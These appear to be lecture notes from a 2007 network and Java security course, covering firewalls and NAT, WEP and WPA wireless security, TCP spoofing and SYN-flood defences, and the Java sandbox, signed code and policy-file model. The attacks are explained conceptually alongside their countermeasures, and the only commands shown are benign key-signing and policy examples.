IP routing/forwarding disabled to provide isolation between network segments. Router between Internet and intranet will only accept incoming packets for the gateway (bastion host) and outgoing packets from the gateway, all others are dropped.
Bastion performs authentication and proxy functions.

36.3 Screened-subnet firewall



Figure 17: Screened-subnet

Most secure of the three configurations: Three levels of defense to thwart attackers.
Outside firewall advertises only the existence of the screened subnet to Internet. Internal network is invisible to the Internet.
Inside firewall advertises only the existence of the screened subnet to internal network. Systems on the internal network cannot construct direct routes to the Internet.

36.4 NAT

Network Address Translation:

- External world sees one public IP address.
- Hides internal network structure.
- NAT service maintains a mapping table (IP and port).

NAT involves re-writing the source and/or destination addresses of IP packets as they pass through a router or firewall. Most systems using NAT do so in order to enable multiple hosts on a private network to access the Internet using a single public IP address (see gateway). According to specifications, routers should not act in this way, but many network administrators find NAT a convenient technique and use it widely.

36.5 Web Security

Rules of thumb for hardened machines (Bastion hosts). Bastion host must be highly secure. a security failure of the host means a potential network or application security failure.

- Use Firewall, Anti-virus and Patches.
- No user accounts on machine.
- Administrator logs in at console (no remote logins).
- No services or scripts to run as root.
- Filter content (e.g. no executables).
- Write-protect websites (e.g. burn entire system to DVD ROM).
- Proxies should run as non-privileged in separate protection domains. A failure of one should not interfere with the others.
- Install only essential services.
- Proxies should be small and simple and should keep audit logs.
- Proxies should be stateless and not access local disk other than to read configuration file (i.e. run in memory). Important for performance and making it harder for attacker to install Trojan Horse.

37 Lecture 6 March 2007 (pages 1-14)

Wireless Security presentation by Christopher Norvik.

37.1 Wireless Security

37.1.1 Advantages of Wireless

Allows the extension of networks without the need for changes to physical infrastructure.

- Allows for the connection of machines within coverage area.
- Greatly increases the possible number of network access points (AP).
- Allows for connection between points unreachable by wires (e.g. building to building).
- Allows users and devices to be mobile within the coverage area.

37.1.2 Problems

Technology uses a shared medium.
No physical point to point connection (which could be turned off during an attack).
Anyone in range can easily eavesdrop.

37.1.3 Wired Equivalent Privacy (WEP)

Wired Equivalent Privacy is a standard for wireless encryption.
WEP uses the RC4 Stream Encryption Algorithm developed by R. Rivest.
A 40-bit key is generated from a pass-phrase and a 24-bit Initialisation Vector giving 64-bit encryption.
Or a 26-character hex string with a 24-bit IV giving 128-bit encryption.
The key is globally shared.
Authentication: If you can create legitimate packets then you are allowed on the network.
2^{24} possible IVs (this is only 17 million).
Not very secure.

37.1.4 Defenses

- Turn off DHCP server.
- Reduce AP broadcast strength.
- Hide the AP ESS (Extended Services Set) ID.
- Enable MAC filter.
- Turn on 128-bit WEP.
- Change static keys on a regular basis.

None of these, except the last, will more than inconvenience an attacker.

37.1.5 Attacks

- Network Access (attacker connects to an open AP).
- Packet sniffing (attacker captures packets sent between AP and clients).
- DOS attach (Spoof AP with matching MAC address; Flood AP with deauthentication packets).
- MAC Spoofing (attacker sniffs the network and discovers an allowed packet - steals that MAC).
- Information Theft (once on the network).
- Attacker uses a scanner (e.g. NetStumbler or Airplay) to find AP's hidden ESS ID.
- Attacker finds an unused IP address (and uses it).
- Attacker uses a packet sniffer to capture packets and with enough IVs cracks the WEP key (On a busy network an IV will be reused in as little as five hours - only 17 million values to choose from).

37.1.6 Solutions

Wireless networks are very difficult to secure.

1. Incorporate/enable security mechanisms.
2. Allow only a needed subset of services (e.g. POP3, SSH, VPN, Internet).
3. Deny access to internal network (place a firewall between the AP and the rest of the *wired* network).

More secure protocols are on the way: WPA (Wi-Fi Protected Access) and WPA2. These address the weaknesses of WEP. WPA is a watered-down version of the new standard, needed because current hardware cannot support AES encryption (so it still uses RC4).

WPA2 implements the mandatory elements of 802.11i. In particular, in addition to TKIP and the Michael algorithm, it introduces a new AES-based algorithm, CCMP, that is considered fully secure.

WPA2 has two methods of implementation:

- 802.1X (for enterprises) Used for Authentication and Key distribution to legitimate users.
- TKIP (for home users) Temporal Key Integrity Protocol. Automatically changes keys on a more regular basis.

IV size is 48-bit. Uses AES instead of RC4. Uses MIC instead of CRC for integrity.

38 Lecture 7 March 2007 (pages 1-6+6b)

38.1 TCP Handshake

TCP Handshaking was not designed to prevent attacks. The protocol requests a three-way handshake to establish a TCP connection:

1. Client $\rightarrow$ Server: $SYN(x)$
2. Server $\rightarrow$ Client: $SYN(y), ACK(x+1)$
3. Client $\rightarrow$ Server: $ACK(y+1)$

x, y are 32-bit synchronization sequence numbers.

Server must remember sequence number issued during run. Match current session/prevent re-opening of old connections.

About 280 bytes of "state" needed by Server for handshake (socket structure, control blocks, routing table info, etc.).

There is a limit on the number of concurrent "half-open" TCP connections per port. When limit is reached, TCP discards all new incoming connection requests. This limit varies from 6 (NT workstation 4.0) to 128 (FreeBSD).

Half-open connections will time-out (usually after around 75 seconds).

38.2 TCP IP Spoofing

Attacker wants to spoof an IP address when connecting to Server.

Attacker first initiates a legitimate connection and observes the server sequence number (y), then the attacker can predict future values for sequence numbers.

Attacker then makes a connection, masquerading as a non-existent/spoofed IP number. The Server ACK (and y') is lost, but the attacker can predict the value y', reply, and establish the connection.

Note that if the ACK from the server is received by a legitimate client then it may respond with a RST (reset) to kill the session, so the attacker needs to use a non-existent IP or block the route to the legitimate client.

38.3 SYN Flood

Client floods server with opening messages, filling available space and denying valid connections.

Attacker makes sure that SYNs are sent faster than half-open connections expire.

IP numbers are non-existent or randomly generated.

Source of attack is unknown since IP addresses are spoofed.

DDOS (Distributed Denial Of Service) attacks even more effective.

Responses:

- Reduce the timeout period to a short time (e.g. 10 seconds). This may deny legitimate access - particularly from high-latency sources like dial-up.
- Increase the number of half-open connections allowed. Leads to potential increase in resource usage.
- Disable non-essential services, thus reducing the number of posts that can be attacked.

38.4 Solution 1 - PKC

Change handshake to:

1. Client $\rightarrow$ Server: $SYN(x), AUTH(x)$
2. Server $\rightarrow$ Client: $SYN(y), ACK(x+1)$
3. Client $\rightarrow$ Server: $ACK(y+1)$

$AUTH(x)$ is an Authenticator for X, signed by the client with a private key. Server authenticates client request before proceeding. Invalid requests are dropped.

Problems:

1. Server has to do more work - Public Key Encryption is computationally expensive.
2. Server has to hold public keys for all Clients.
3. PKC infrastructure does not exist. Few people have public-private key pairs.

38.5 Solution 2 - Stateless

Change handshake to:

1. Client $\rightarrow$ Server: $SYN(x)$
2. Server $\rightarrow$ Client: $SYN(y), ACK(x+1)$
3. Client $\rightarrow$ Server: $ACK(x, y+1)$

In step 2, y is computed by the server as the hash(Client IP, Server IP, ports, x, Server secret key k).

In Step 3 y is recomputed by server and compared with y received.

Problems:

1. Solution requires modification of TCP standard and every implementation.
2. Fault tolerance provided by TCP is lost without server keeping state about half-open connections.

38.6 Use Puzzles to control DOS

Make the client commit its own resources in such a way that the server can verify this commitment before allocating its own resources.

Change handshake to:

1. Client → Server: $SYN(x)$
2. Server → Client: $SYN(y,k), ACK(x+1)$
3. Client → Server: $ACK(Y)$

Server requests client to solve a puzzle. Solution of puzzle easily verified by Server. If the server load is light then the puzzle can be simple. If the server load is high then the puzzle needs to get harder. In this way DOS attacks can be throttled.

Puzzle corresponds to the brute force reversal of a one-way hash function.

Client must solve puzzle by finding a value Y such that $hash(clientIP, x, y, Y)$ returns a value where the first k bits are zero. For larger values of k the difficulty to solve increases exponentially. y is a source of noise to make precomputation attacks more difficult.

Problem:

1. Solution requires modification of TCP standard and every implementation.

39 Lecture 13 March 2007 (pages 1-6)

39.1 TCP and Firewalls v SYN Flood Attacks

Attacks:

Sniping Attacker gets sequence number from packets and sends RST packet to close connection.

Hijacking Attacker snipes one end of a connection and takes over talking to the other side.

Probing Find out information about target machine. Various methods:

1. Attempt connection to target machine/port
   - RST reply means port is closed (probably)
   - Note: target may log probe
2. As 1 above, but attacker does not reply with SYN/ACK
   - Less likely to be logged by the target
3. FIN scanning. Send a FIN packet
   If port is closed, target sends an RST
   If open, target drops FIN
   - Less likely to be logged

Intrusion Detection Systems generally listen for these probes and other attacks.

Packet Sniffing Read contents of packet (e.g. username/password).

Echo Service (port 7) Send packet to target IP spoofed from same IP. Target machine may spend all its resources in a loop echoing to (pinging) itself. This exploit has been fixed in most modern systems.

DNS Spoofing Typically there is weak authentication between nameservers. Convince local nameserver that domain (e.g. microsoft.com) points to a different place.

Trust was implicit in the original design of the Internet and the world wide web.

39.2 Firewall Approaches

Firewall Every packet destined for a host inside the firewall has to be examined by the firewall first. Decisions on packet authenticity made by firewall and actions taken to protect internal host.

39.2.1 Firewall as Relay

When packet for internal host is received, the firewall answers on the host's behalf. Host only disturbed after source of message has completed opening the connection.

This introduces additional delays (latency) and requires that the IP addresses be translated in packets as they pass true in either direction.

In case of an attack, the firewall answers the attacker. It takes the performance hit on behalf of the internal destination. The firewall itself must not be vulnerable to a SYN flood. It needs to be a fast machine with plenty of RAM to cope with many half-open connections.

In the case of legitimate connections, the firewall has to act as proxy to translate sequence numbers in packets that flow between the client and the server.

39.2.2 Firewall as Semi-Transparent Gateway

Firewall lets SYN and ACK packets go through, but monitors traffic and reacts to it.

In the case of an attack, when host sends SYN, ACK gateway lets it pass and generates the ACK that moves the connection out of the half-open connection queue.

If the firewall has not received ACK after some short period of time it terminates the connection.

The timeout has to be chosen carefully:

- Too short and legitimate connections may be denied.
- Too long and a DOS attack may succeed.

In the case of a legitimate connection, the firewall generates/sends ACK packet. When the legitimate ACK arrives the firewall lets it through. TCP is designed to cope with duplicate packets.→ ACK is safely discarded.

Advantage over Firewall as Relay approach: No delays for legitimate connections.

Penalty: There can be a large number of illegitimate open connections at the destination if the system is under attack (these are more manageable - and take less resources - than half-open connections).

40 Lecture 14 March 2007 (Pages 1-5)

In computer security, a sandbox is a security mechanism for safely running programs. It is often used to execute untested code, or programs from unverified third-parties, suppliers and untrusted users.

The sandbox typically provides a tightly-controlled set of resources for guest programs to run in, such as scratch space on disk and memory. Network access, the ability to inspect the host system or read from input devices is usually disallowed or heavily restricted. In this sense, sandboxes are a specific example of virtualization.

40.1 Java Security Model

Different approaches were adopted in the first three versions of Java:

- JDK 1.0 - All or nothing; Local code ran with full access, remote code ran in sandbox.
- JDK 1.1 - Allowed code signing; Still all or nothing in that trusted code ran with full access.
- JDK 1.2 - Variable granularity of access rights. Model still used today.

Java is a Type Safe language. A language is type-safe if the only operations that can be performed on data in the language are those sanctioned by the type of the data.

Bytecode verifier: Only legitimate Java bytecode can be executed. Verifier and JVM run-time checking enforces language safety.

Classloader: a gatekeeper controlling what bytecode may be loaded into JVM and whether it should be sandboxed or not.

40.1.1 Sandbox and Signed Code

Applet signed by trusted key is trusted like trusted local code. Unsigned applets and applets signed by untrusted keys are run in the sandbox.

Signed applets are delivered in JAR format.

1. Create a JAR file: jar -cvf GetPrintJob.jar GetPrintJob.class
2. Create public/private key pair (and certificate): keytool -genkey -alias mykey creates a key pair and stores it in ~/.keystore (in UNIX) along with certificate chains.
3. Sign code: jarsigner GetPrintJob.jar mykey

4. Export signers (X509) certificate to client: keytool -export -alias mykey -file sfoleyCer.cer
5. Import signers (X509) certificate from server: keytool -import -alias sfoleykey sfoleyCer.cer
6. Add key to security policy.

40.2 JDK 1.2 Security Domains

Multiple sandboxes with different access rights. More trusted applets can be run with more access.

41 Lecture 20 March 2007 (pages 5-12)

41.1 JDK 1.2

Allows variable granularity for sandbox permissions. Can grant only the minimum access necessary.

Sample contents of security policy file (maintained by policytool):

```
grant signedBy "sfoleykey",
   codebase "http://www.cs.ucc.ie/~s.foley/*" {
   permission java.lang.runtimePermission "queuePrintJob";
};
```

When an applet runs, the default security manager mediates access. When an application runs, a security manager is not automatically installed. An application has, by default, full access to resources (as with JDK 1.0 & 1.1).

We can load a security manager for the JVM explicitly:

```
java -Djava.security.manager GetPrintJob
```

The application code can be added to a jar file and signed as before.

JDK includes several cryptographic packages as standard nowadays:

JCA Java Cryptographic Architecture and **JCE** Java Cryptographic Extension
APIs for cryptographic, certificates etc. Based on provider architecture that allows for multiple interoperable cryptographic implementations.

JAAS Java Authentication and Authorization Services. Framework for authenticating users and assigning privileges. Provides user-centric access control. Supports PAM pluggable authentication modules.

JSSE Java SSL/TLS services.

41.1.1 Java Security Policy File

Each grant entry in a policy file essentially consists of a CodeSource and its permissions. Actually, a CodeSource consists of a URL and a set of certificates, while a policy file entry includes a URL and a list of signer names. The system creates the corresponding CodeSource after consulting the keystore to determine the certificate(s) of the specified signers.

Each grant entry in the policy file is of the following format, where the leading "grant" is a reserved word that signifies the beginning of a new entry and optional items appear in brackets. Within each entry, a leading "permission" is another reserved word that marks the beginning of a new permission in the entry. Each grant entry grants a specified code source a set of permissions.

```
grant [SignedBy "signer_names"]
   [, CodeBase "URL"] {
   permission permission_class_name
      [ "target_name" ] [, "action"]
      [, SignedBy "signer_names"];
   permission ... };
```

White spaces are allowed immediately before or after any comma. The name of the permission class must be a fully qualified class name, such as java.io.FilePermission, and cannot be abbreviated (for example, to FilePermission).

Note that the action field is optional in that it can be omitted if the permission class does not require it. If it is present, then it must come immediately after the target field.

The exact meaning of a CodeBase URL value depends on the characters at the end. A CodeBase with a trailing "/" matches all class files (not JAR files) in the specified directory. A CodeBase with a trailing "/*" matches all files (both class and JAR files) contained in that directory. A CodeBase with a trailing "/-" matches all files (both class and JAR files) in the directory and recursively all files in subdirectories contained in that directory.

The CodeBase field (URL) is optional in that, if it is omitted, it signifies "any code base".

The first signer name field is a string alias that is mapped, via a separate mechanism, to a set of public keys (within certificates in the keystore) that are associated with the signers. These keys are used to verify that certain signed classes are really signed by these signers.

This signer field can be a comma-separated string containing names of multiple signers, an example of which is "Adam,Eve,Charles which means signed by Adam and Eve and Charles (i.e., the relationship is AND, not OR).

This field is optional in that, if it is omitted, it signifies "any signer", or in other words, "It doesn't matter whether the code is signed or not".

The second signer field, inside a Permission entry, represents the alias to the keystore entry containing the public key corresponding to the private key used to sign the bytecodes that implemented the said permission class. This permission entry is effective (i.e., access control permission will be granted based on this entry) only if the bytecode implementation is verified to be correctly signed by the said alias.

The order between the CodeBase and SignedBy fields does not matter.

Sample Permissions:

Class	Action	Target
java.io.FilePermission	read	file
	write	file
	execute	dir/file
	delete	dir/file
java.net.SocketPermission	accept	hostname:portrange
	connect	IP address
	listen	* - domain
	resolve	

41.2 Java Virtual Machine



Figure 18: JVM Architecture

Some JVM components:

ClassLoader Controls what classes get loaded. Supports Trusted and Untrusted.

Trusted Classes are those core JRE classes on the boot class path, predefined by sub.boot.class.path. Since they are assumed to be well behaved and safe, the verification and authorization steps are skipped.

Untrusted Classes are everything else and include local and remote files outside the boot class path. Verified by class file loader and subjected to the security policy.

Class file verifier Carries out "integrity" checks on untrusted class files.

Security Manager Responsible for enforcing run-time security. For example, a web-browser's JVM prevents applets from accessing system files, etc.

We can use the policy-based SecurityManager provided with JDK 1.2 and configure the policy file to reflect our requirements. Alternatives we can write our own - this is a very specialised type of development.

41.3 Java Compilation and DeCompilation

A compiler translates Java source code into bytecode (readable). A decompilation attack can be carried out by disassembling bytecode into readable assembly code. This helps the attacker to:

- Steal underlying algorithm or extract secret keys.
- Bypass security control code or add a Trojan Horse, by making changes to the assembly code and re-assembling into bytecode.

Decompilers can be beaten by:

- Obfuscating bytecode (Crema thwarts Mocha!).
- Bytecode hosing - add NOPS to code to break up patterns recognized by the decompiler. If attacker can establish the hosing process used then they can work around it.

Never encode sensitive information into an application.

41.4 Java Class Loaders

Load class into JVM class area.

Setup protection domain for class.

Separates name spaces; prevents corruption of code; protect boundaries of trusted classes.

Delegate work to subclasses.

Enforce search order path to prevent core or local classes being replaced by less trusted sources.

Classloaders can call delegation parent to load the class (e.g. applet class load asked to load a http URL can ask its parent - java.net.URL.ClassLoader - to do so).

User-defined classloaders can extent or take priority over existing classloaders.

42 Lecture 21 March 2007 (pages 13-27)

42.1 Class file Verifier

One an (untrusted) class has been located and loaded by a class loader, the Class File Verifier performs integrity checks on the bytecode. It checks for, among other things:

- Illegal bytecode, illegal parameters to bytecode instructions.
- Illegal casting operations and forged pointers.
- Attempts to access classes, fields and methods illegally.

Class File Verifiers (Bytecode verifiers) divide bytecode into three classes:

1. Those that will not cause problems when they run.
2. Those that will cause problems when they run.
3. Those where the verifier is not certain - run-time support is necessary.

Note that it is mathematically infeasible to build a bytecode verifier that can determines whether an arbitrary program is safe or not - this is an aspect of the Halting Problem (Turing 1936).

42.2 Java Security Manager

A JVM may have at most one security manager installed. Security Manager is used to restrict the operation of a Java program. A Browser JVM includes a security manager that prevents applets from: Accessing the user's file system; Making socket connections (other than to the applet's origin); ...

You can modify the security manager to support your own security policies.

java.lang.Security Manager is called whenever it must be decided whether to permit or deny a request for accessing some object. For example., it provides method

```
public void checkPermission(Permission perm);
```

manages permission checking within the currently executing thread.

42.2.1 Java Access Controller

JDK 1.2 Security Manager uses an internal Access Controller to support fine grain access control on operations. When granting permission you can base them on who signed the code, where the code originated from (codebase), or grant them to everyone.

The java.security.policy object specifies the current security policy used by the Access Controller. It is an abstract class with methods getPolicy, setPolicy, getPermissions, refresh.

At initialisation time or refresh, it is loaded from the security policy configuration files, by default: $JAVA/lib/security/java.policy the system policy and ~/.java.policy the user's policy.

In practice the security manager represents the central point of access control, while the access controller implements a *particular* access control algorithm. If you want to extend the kinds of security policies to be upheld then you should modify the access controller.

42.3 Code Centric Security

java.security.policy is code-centric: Permissions are granted to code.

If a jar is signed then it can have one signature for the whole archive or different signatures for individual entries.

If the signatures cannot be verified then the codebase is treated as untrusted.

If my policy states that I permit signed applets from www.schwab.com/- to read from or write to the file ~simon/portfolio then the JVM will accept anything under that codebase, for example www.schwab.com/classes/foo.jar.

In general a URL ending in:

/ matches all class files (not jar) in the specified file.

/* matches all files (class and jar) in the specified file.

/- matches all files in the specified file and recursively all files in sub-directories.

This is defined by the implies method in java.security.CodeSource.

Example Security Permissions:

- FilePermission - read, write, execute, delete.
- SocketPermission - accept, connect, listen, resolve.

42.4 Java Security Policy

A Java security policy is a collection of entries [codesource, permissions]

```
// Standard extensions get all permissions by default
grant codeBase "file:${{java.ext.dirs}}/*" {
permission java.security.AllPermission;
};
// default permissions granted to all domains
grant {
// Allows any thread to stop itself using the java.lang.Thread.stop()
// method that takes no argument.
// Note that this permission is granted by default only to remain
// backwards compatible.
// It is strongly recommended that you either remove this permission
// from this policy file or further restrict it to code sources
// that you specify, because Thread.stop() is potentially unsafe.
// See "http://java.sun.com/notes" for more information.
permission java.lang.RuntimePermission "stopThread";
// allows anyone to listen on un-privileged ports
permission java.net.SocketPermission "localhost:1024-", "listen";
// "standard" properies that can be read by anyone
permission java.util.PropertyPermission "java.version", "read";
permission java.util.PropertyPermission "java.vendor", "read";
permission java.util.PropertyPermission "java.vendor.url", "read";
permission java.util.PropertyPermission "java.class.version", "read";
permission java.util.PropertyPermission "os.name", "read";
permission java.util.PropertyPermission "os.version", "read";
permission java.util.PropertyPermission "os.arch", "read";
permission java.util.PropertyPermission "file.separator", "read";
permission java.util.PropertyPermission "path.separator", "read";
permission java.util.PropertyPermission "line.separator", "read";
permission java.util.PropertyPermission "java.specification.version", "read";
permission java.util.PropertyPermission "java.specification.vendor", "read";
permission java.util.PropertyPermission "java.specification.name", "read";
permission java.util.PropertyPermission "java.vm.specification.version", "read";
permission java.util.PropertyPermission "java.vm.specification.vendor", "read";
permission java.util.PropertyPermission "java.vm.specification.name", "read";
permission java.util.PropertyPermission "java.vm.version", "read";
permission java.util.PropertyPermission "java.vm.vendor", "read";
permission java.util.PropertyPermission "java.vm.name", "read";
};
```

Found in C:\Program Files\Java\jre1.5.0_11\lib\security\java.policy

42.4.1 Grant Example

Remember that a codesource is a codebase plus possible signers:

```
grant signedBy "schwab",
       codeBase "http://www.schwab.com/classes/*" {
   permission java.io.filePermission("/tmp/*", "read,write");
   permission java.net.SocketPermission("*", "connect");
}
```

Signers can be X509 certificates and keys in out KeyStore.

Each permission consists of a *target* of that permission and the *actions* allowed.

42.5 Protection Domains

Protection domains are Sandboxes.

Permissions are granted to protection domains; classes and objects belong to protection domains, assigned when they are loaded. Within these domains the objects inherit the domain permissions.

Protection domains are created on demand as new classes are loaded into the runtime system. By default, classes belonging to the same domain are loaded by the same class loader.

Java runtime maintains a mapping from code to their protection domains.

Two predefined protection domains: system domain with AllPermissions and the sandbox domain (used for applets).